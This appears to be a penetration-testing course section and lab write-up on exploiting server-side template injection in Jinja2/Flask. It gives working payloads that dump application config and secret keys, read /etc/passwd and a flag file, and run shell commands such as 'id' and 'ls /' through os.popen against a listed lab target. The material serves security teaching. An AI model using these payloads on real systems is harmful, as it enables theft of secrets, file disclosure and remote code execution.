Exploiting SSTI - Jinja2
Now that we have seen how to identify the template engine used by a web application vulnerable to SSTI, we will proceed to exploit the vulnerability. In this section, we will assume that we have successfully identified that the web application uses the Jinja template engine. We will only focus on SSTI exploitation and thus assume that SSTI confirmation and template engine identification have already been completed in a previous step.
Jinja is a template engine commonly used in Python web frameworks such as Flask or Django. This section will focus on a Flask web application. The payloads in other web frameworks might thus be slightly different.
In our payload, we can freely use any libraries that are already imported by the Python application, either directly or indirectly. Additionally, we may be able to import additional libraries through the use of the import statement.
Information Disclosure
We can exploit the SSTI vulnerability to obtain internal information about the web application, including configuration details and the source code of the web application. For instance, we can obtain the web application's configuration using the following SSTI payload:
{{ config.items() }}

Since this payload dumps the entire web application configuration, including any secret keys used, we can prepare further attacks using the obtained information. We can also execute Python code to obtain information about the web application's source code. We can use the following SSTI payload to dump all available built-in functions:
{{ self.__init__.__globals__.__builtins__ }}

Local File Inclusion (LFI)
We can use Python's built-in function open to include a local file. However, we cannot call the function directly; we need to call it from the __builtins__ dictionary we dumped earlier. This results in the following payload to include the file /etc/passwd:
{{ self.__init__.__globals__.__builtins__.open("/etc/passwd").read() }}

Remote Code Execution (RCE)
To achieve remote code execution in Python, we can use functions provided by the os library, such as system or popen. However, if the web application has not already imported this library, we must first import it by calling the built-in function import. This results in the following SSTI payload:
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}

Exercise
TARGET: 154.57.164.73:31645
Challenge 1
Exploit the SSTI vulnerability to obtain RCE and read the flag.
Assuming the web app's template engine is Jinja (as shown above) we can confirm an SSTI vulnerability by just inserting the following payload:
{{ config.items() }}
- It dumps the entire web application configuration

Now that we know the website is SSTI vulnerable we can build a payload that uses python builtins to read a file (since this website has a python/flask backend).
Since at this point we do not know the exact location of the flag file or its name I will build the following payload to import and run ls / on the server so that we can check if the flag file is under / as is in a lot of HTB challenges:
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('ls /').read() }}

- There it is, now we know the flag is in the
/flag.txtfile
To read this file I build the following Jinja payload:
{{ self.__init__.__globals__.__builtins__.open("/flag.txt").read() }}

flag: HTB